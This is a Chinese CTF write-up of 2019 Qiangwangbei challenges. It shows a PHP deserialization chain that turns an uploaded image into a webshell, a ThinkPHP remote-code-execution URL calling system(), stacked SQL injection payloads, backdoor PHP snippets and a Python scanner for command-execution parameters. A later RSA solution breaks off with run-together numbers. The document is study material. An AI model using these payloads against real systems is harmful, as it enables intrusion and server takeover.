2019强网杯部分writeup

原创

大千SS 于 2019-06-04 21:54:23 发布 4967 收藏 3

分类专栏： 赛题复现 CTF学习 文章标签： 强网杯

本文链接：https://blog.csdn.net/zz_Caleb/article/details/90697718

赛题复现 同时被 2 个专栏收录

15 篇文章 1 订阅

订阅专栏

CTF学习

11 篇文章 3 订阅


订阅专栏

Web

1、UPLOAD


复现环境https://github.com/CTFTraining/qwb_2019_upload

先看一下网站情况：



是一个注册可登录的界面，登陆之后可以上传图片，一个账号只能上传一次。

扫一下后台目录，发现upload是泄露的，www.tar.gz是泄露的。
www.tar.gz下载下来是网站的源码，upload则是我们上传的文件，找到上传文件的源码：




```php
<?php
namespace app\web\controller;

use think\Controller;

class Profile extends Controller
{
    public $checker;
    public $filename_tmp;
    public $filename;
    public $upload_menu;
    public $ext;
    public $img;
    public $except;

    public function __construct()
    {
        $this->checker=new Index();
        $this->upload_menu=md5($_SERVER['REMOTE_ADDR']);
        @chdir("../public/upload");
```

```
        if(!is_dir($this->upload_menu)){
            @mkdir($this->upload_menu);
        }
        @chdir($this->upload_menu);
    }

    public function upload_img(){
        if($this->checker){
            if(!$this->checker->login_check()){
                $curr_url="http://".$_SERVER['HTTP_HOST'].$_SERVER['SCRIPT_NAME']."/index";
                $this->redirect($curr_url,302);
                exit();
            }
        }

        if(!empty($_FILES)){
            $this->filename_tmp=$_FILES['upload_file']['tmp_name'];
            $this->filename=md5($_FILES['upload_file']['name']).".png";
            $this->ext_check();
        }
        if($this->ext) {
            if(getimagesize($this->filename_tmp)) {
                @copy($this->filename_tmp, $this->filename);
                @unlink($this->filename_tmp);
                $this->img="../upload/$this->upload_menu/$this->filename";
                $this->update_img();
            }else{
                $this->error('Forbidden type!', url('../index'));
            }
        }else{
            $this->error('Unknow file type!', url('../index'));
        }
    }

    public function update_img(){
        $user_info=db('user')->where("ID",$this->checker->profile['ID'])->find();
        if(empty($user_info['img']) && $this->img){
            if(db('user')->where('ID',$user_info['ID'])->data(["img"=>addslashes($this->img)])->update()){
                $this->update_cookie();
                $this->success('Upload img successful!', url('../home'));
            }else{
                $this->error('Upload file failed!', url('../index'));
            }
        }
    }

    public function update_cookie(){
        $this->checker->profile['img']=$this->img;
        cookie("user",base64_encode(serialize($this->checker->profile)),3600);
    }

    public function ext_check(){
        $ext_arr=explode(".",$this->filename);
        $this->ext=end($ext_arr);
        if($this->ext=="png"){
            return 1;
        }else{
            return 0;
        }
```

```
    }

    public function __get($name)
    {
        return $this->except[$name];
    }

    public function __call($name, $arguments)
    {
        if($this->{$name}){
            $this->{$this->{$name}}($arguments);
        }
    }

}
```

对上传的文件进行了md5处理，修改后缀拿shell是不可能了。
理一下思路，应该是Register -> Index、Login -> Profile，然后对代码就行审计，文件上传不可行了，但是Profile里有个反序列化函数，我们可以利用类的反序列化。
看Profile里的这一段：

```
public function upload_img(){
        if($this->checker){
            if(!$this->checker->login_check()){
                $curr_url="http://".$_SERVER['HTTP_HOST'].$_SERVER['SCRIPT_NAME']."/index";
                $this->redirect($curr_url,302);
                exit();
            }
        }

        if(!empty($_FILES)){
            $this->filename_tmp=$_FILES['upload_file']['tmp_name'];
            $this->filename=md5($_FILES['upload_file']['name']).".png";
            $this->ext_check();
        }
        if($this->ext) {
            if(getimagesize($this->filename_tmp)) {
                @copy($this->filename_tmp, $this->filename);
                @unlink($this->filename_tmp);
                $this->img="../upload/$this->upload_menu/$this->filename";
                $this->update_img();
            }else{
                $this->error('Forbidden type!', url('../index'));
            }
        }else{
            $this->error('Unknow file type!', url('../index'));
        }
    }
```

我们可以利用类的反序列化，通过copy($this->filename_tmp, $this->filename);来对文件名进行修改，那么就要绕过这段代码的第一个if语句，让checker的值为false，让ext的值为true，接下来就是考虑怎么利用反序列化来执行这个upload_img函数了。

Profile中有这两个魔术方法：

```
public function __get($name)
    {
        return $this->except[$name];
    }

    public function __call($name, $arguments)
    {
        if($this->{$name}){
            $this->{$this->{$name}}($arguments);
        }
    }
```

__call方法在对象调用不可调用方法是会被触发，__get方法在调用补课调用属性的时候会被触发，可以利用这两个魔术方法来调用update_img函数。
poc如下：

```
<?php
namespace app\web\controller;

class Register{
    public $checker;
    public $registed;
}
class Profile{
    public $checker;
    public $filename_tmp;
    public $filename;
    public $upload_menu;
    public $ext;
    public $img;
    public $except;
}

$a=new Register();
$a->registed=0;
$a->checker=new Profile();
$a->checker->except=array('index'=>'upload_img');
$a->checker->ext=1;
$a->checker->filename_tmp="./upload/319bcb1118ebf67e39042aed397fe7ba/d1cd8a0e3f740a40b97e8c4140d40383.png";
$a->checker->filename="./upload/319bcb1118ebf67e39042aed397fe7ba/shell.php";
echo base64_encode(serialize($a));
?>
```

先说__call和__get方法：

```
class Test{
     public function __call($method,$args){
          echo $method;
          var_dump($args);
        }
    }
     $ob=new Test();
     $ob->hello(1,2);
```


上面的例子将输出：

hello
Array（
[0]=>1
[1]=>2
）
也就是说，不可调用方法的名字做__call方法的第一个参数，第二个参数是不可调用方法的参数组成的数组。
而__get方法则是把不可调用的属性名当做参数。
然后再来解释一下具体流程。
先用的是Register类，看这个类里面的构造函数和析构函数：

```
class Register extends Controller
{
    public $checker;
    public $registed;

    public function __construct()
    {
        $this->checker=new Index();
    }
 public function __destruct()
     {
         if(!$this->registed){
             $this->checker->index();
         }
     }
```

把checker写成Profile类的对象，然后registed为0的时候会执行checker->index();这对于Profile类的对象checker来说就是一个不可调用的函数，因为Profile类中没有这个方法，所以会触发__call方法，此时__call函数的参数为：$name=index,$arguments=array([0]=>'index')，而index对于Profile类是不可调用属性，所以触发__get方法，且以index为参数，所以我们poc中有$a->checker->except=array('index'=>'upload_img')，然后__get方法就会返回调用upload_img函数，这样我们的目的就达到了，然后就会把我们的图片的文件名修改成php文件，就可以对木马进行解析了。
下面就可以直接用蚁剑连接了。



2、强网先锋-上单

目录可以直接浏览，找到log文件看到：

```
------------------------------------------------------------
[ 2019-03-12T23:18:49+08:00 ] 223.104.19.11 GET 39.105.136.196:8000/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1
[ error ] [0]variable type error:  boolean
------------------------------------------------------------
[ 2019-03-12T23:18:53+08:00 ] 42.236.10.84 GET 39.105.136.196:8000/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1
[ error ] [0]variable type error:  boolean
------------------------------------------------------------
[ 2019-03-12T23:19:52+08:00 ] 223.104.19.11 GET 39.105.136.196:8000/?s=index/\think\Request/input&filter=system&data=whoami
[ error ] [0]Access to non-public constructor of class think\Request
------------------------------------------------------------
[ 2019-03-12T23:23:59+08:00 ] 223.104.19.11 get /?s=captcha
[ error ] [2]system(): Cannot execute a blank command
```

看到通过参数传递的时候可以进行命令执行，直接构造payload：
http://49.4.26.104:32291/1/public/?s=index\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cat /flag

访问即可拿到flag。


3、随便注

(由于是复现，可能截图内容和原题不一样，但是做题方法是一样的)


考点：堆叠注入
随便测试一下，得到回显：


```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```

可以看到注入的关键字被过滤，点也被过滤，貌似注入语句少了点是注不出来东西的，无法访问information_schema中的tables和columns 的，尝试堆叠注入：
直接对1查询：



payload：';show tables;




看到有两个表，逐个查看每个表的信息：
payload：';describe `1919810931114514`;

```
 [2]=>
 string(2) "NO"
 [3]=>
 string(0) ""
 [4]=>
 NULL
 [5]=>
 string(0) ""
}
```


这是1919810931114514表的信息，数字串为名的表操作时要加上反引号。


对这个结果做一个解释：

本地创建一个表进行describe查看表的结构



所以上面返回的数组是有表的属性组成，describe结果的每个字段为表的一个元素，所以可以知道flag在1919810931114514表中。


再看看表words：



由此可知表中有两个字段，页面初始查询1时返回的也是表中两行的数据，没有flag明显不是1919810931114514表，据此推断，查询1时返回的是words表的内容。

如果把words表的名称修改掉，把1919810931114514表的内容加上id=1的名字改成words，那么当查询1时就会返回1919810931114514表的内容，也就能拿到flag了。
payload：';alter table `1919810931114514` add(id int default 1);alter table words rename xxx;alter table `1919810931114514` rename words;

然后直接查询1就拿到flag了。



对于这个题：
https://mochazz.github.io/2019/05/27/2019强网杯Web部分题解/
提供了另一种做法

4、高明的黑客

直接下载www.tar.gz，解压到源码，不过源码有点多了，3002个php文件，文件命名还这么变态，估计就是要写python脚本了…
随便打开几个源码文件，看看能找到什么线索。

```php
<?php
$_GET['jVMcNhK_F'] = ' ';
system($_GET['jVMcNhK_F'] ?? ' ');
$_GET['tz2aE_IWb'] = ' ';
echo `{$_GET['tz2aE_IWb']}`;
$_GET['cXjHClMPs'] = ' ';
echo `{$_GET['cXjHClMPs']}`;
```

基本上都有$_GET[]，而且有的还有system()和eval()，system()可以执行系统命令，eval()可以执行php语句，用grep -r命令查看文件中的system和eval，可以找到一大堆，所以这一题的思路应该是：通过$_GET[]来传递命令，然后由system()或eval()执行。
下面用脚本进行(文件多，跑的时间长，如果网速慢，估计没戏)：


```python
import re
import requests
import os

path = 'src/'
url = 'http://127.0.0.1:8302/'
r = re.compile(r'(_GET\[\')(.*)(\'\])')
listfile = os.listdir(path)
#print(listfile)
for file in listfile:
    f = open(path + file)
    con = f.read()

    result = r.findall(con)
    for j in result:
        url1 = url + file + '?' + j[1] + '=echo good;'
        print(url1)
        recon = requests.get(url1).text
        if 'good' in recon:
            print('YES')
            print(url1)
            exit();
```

对j[1]做一下解释，re模块是python的正则匹配模块，正则表达式书写的时候可以看到有三个括号分别包括了一部分，j[1]这个地方就是正则表达式中的GET的参数部分。


跑出来目标php文件后，直接对这个文件传递参数cat /flag就可拿到flag了。


array(1) { [0]=> string(8) "wiMI9l7q" } array(1) { [0]=> string(3) "NPK" }
Warning: assert(): assert($_GET['xd0UXc39w'] ?? ' '): " " failed in **/var/www/html/xk0SzyKwfzw.php** on line **20**
Array ( ) string(5) "vCvMl" PSlarray(1) { [0]=> string(8) "Ph7u_Cwv" } array(1) { [0]=> string(10) "idch8Z7Sn6" } array(1) { [0]=> string(9) "djD1Ytoul" } array(1) { [0]=> string(11) "Egx6a0p6kUP" } string(9) "jYmlyYvLz" VSYcTArray ( ) string(8) "hi5LWnZd" array(1) { [0]=> string(9) "dJREkNffr" } Array ( ) KuuSMt1string(8) "jyUmr9W_" array(1) { [0]=> string(4) "XQhY" } _68ccP9KGXOAPTUGDAArray ( ) Array ( ) MR8s3nFnarray(1) { [0]=> string(10) "FWefOFK4g7" } array(1) { [0]=> string(9) "iZFnwUgPf" } Array ( ) THRQINrpUJvf641flag{[illegible]} array(1) { [0]=> string(6) "KLRXmV" } array(1) { [0]=> string(2) "Tw" } Array ( ) array(1) { [0]=> string(8) "oCoznfQZ" } gi9Array ( ) czuhsLFVgQstring(7) "I5kR5oo" End of File
https://blog.csdn.net/zz_Caleb

Misc

1、强网先锋-打野

是个坑。。。一个蔡徐坤的图
工具zsteg秒解：



2、鲲or鳗orGame

没有找到复现的环境，从网上学到的方法是这样的：
两个音乐和一个game，首先选择了game，再game页面查看源码：

```
  </div>
  <script src="js/other/mobile.js"></script>
  <script src="js/other/base64.js"></script>
  <script src="js/other/swfobject.js"></script>
  <script src="js/other/resampler.js"></script>
  <script src="js/other/XAudioServer.js"></script>
  <script src="js/other/controls.js"></script>
  <script src="js/other/resize.js"></script>
  <script src="js/GameBoyCore.js"></script>
  <script src="js/GameBoyIO.js"></script>
</body>
```

mobile.js中有

```
var romPath = "rom/game.gb";
//var romPath = "laoyanqiang.gb";
```

下载game.gb，是GAMEBOY文件，使用VisualBoy Advance金手指进行修改。
首先玩到 1,定位rom中的位置

地址	旧值	新值
01:cfe2	01	01
01:cfeb	01	01
01:cfed	01	01
01:cff0	01	01
01:cff2	01	01
01:cffd	01	01

然后玩到2进一步确定位置

地址	旧值	新值
00:c0a2	01	02
01:cfdd	01	02

那就把两个地址的数值改到最大 FF

分别应用两个金手指，发现第一个，在开始到结束，结束的时候，就出了flag

Crypto

1、强网先锋-辅助

源码如下

```
flag=open("flag","rb").read()

from Crypto.Util.number import getPrime,bytes_to_long
p=getPrime(1024)
q=getPrime(1024)
e=65537
n=p*q
m=bytes_to_long(flag)
c=pow(m,e,n)
print c,e,n

p=getPrime(1024)
e=65537
n=p*q
m=bytes_to_long("1"*32)
c=pow(m,e,n)
print c,e,n

'''
output:
24820838937466182485444267370237504001245434520824363343985049860235017106394020609491066932794628969688390297120993362359762215715646429002408277747191995331240539531579198508382140219349074806334415773162638530112325183929049830280521558621542644011081249684040988239466918117989527471942372905813238686666373576046930150790075555949742455595555188191408440204984874326849469227412320532498945754177960670906551227023061348482202579432976454614774880868048560183239867969991033855655404965344224063903559879768154507445359497850730090430071594969291871843385928590409175461223439815205082203327858625466088411275976553714967030059975114950295399874185047053736587880127990542035765201425779342430662517765063258784685868107066789475747180244711352646469776732938544641583842313791872986357504462184924075227433498631423289187988351475666785190854210389587594975456064984611990461126684301086241532915267311675164190213474245311019623654865937851653532870965423474555348239858021551589650169602439423841160698793338115204238140085738680883313433574060243600028500600824624358473403059597593891412179399165813622512901263380299561019624741488779367019389775786547292065352885007224239581776975892385364446446185642939137287519945974807727

382906003957204273749667918688106795032895613316362990887234810816012955043769767715059948392392579822432817559448321793883352022008723030347013852597046891551111132039618548256478397543534635444003577690978115840763604498640381984064837960963003934889541504572320884363119125214260066760780747995419444723706108061837078767272034474141353797592218485933343219776658015053445700119676562167865995210801059627324423081232718278632976084403714971958726963213359514929406749095564489340270872028417971500214922406892882865651532644688179122863800857288933151194504291137291500380550541209910295407329901095189695536247065537146246626287258206186223708039486308540946878143383348274628703575827952918449252746902536049195357859342080818254255415360575502270483998372433924907621677330830303682212407646936943211501043060441259342016994301469704666574109992616308259311787318572675997503249186107900989525201135931302450105309613505927352394543376319276695420269358735359644875954339849025299607266554816964040066289179222416661480827418740337569707243574705395898484548704573091633917869387239324447730587545472564561496724882799495186768858324490838169123077051890332313671220385830444331578674338014080959653201802476516237464651809255679979
'''
```

给了两个rsa的c、e、n，p是两个n的公因数，于是用辗转相除法求出p

```
n1 = 14967030059975114950295399874185047053736587880127990542035765201425779342430662517765063258784685868107066
78947574718024471135264646977673293854464158384231379187298635750446218492407522743349863142328918798835147566667
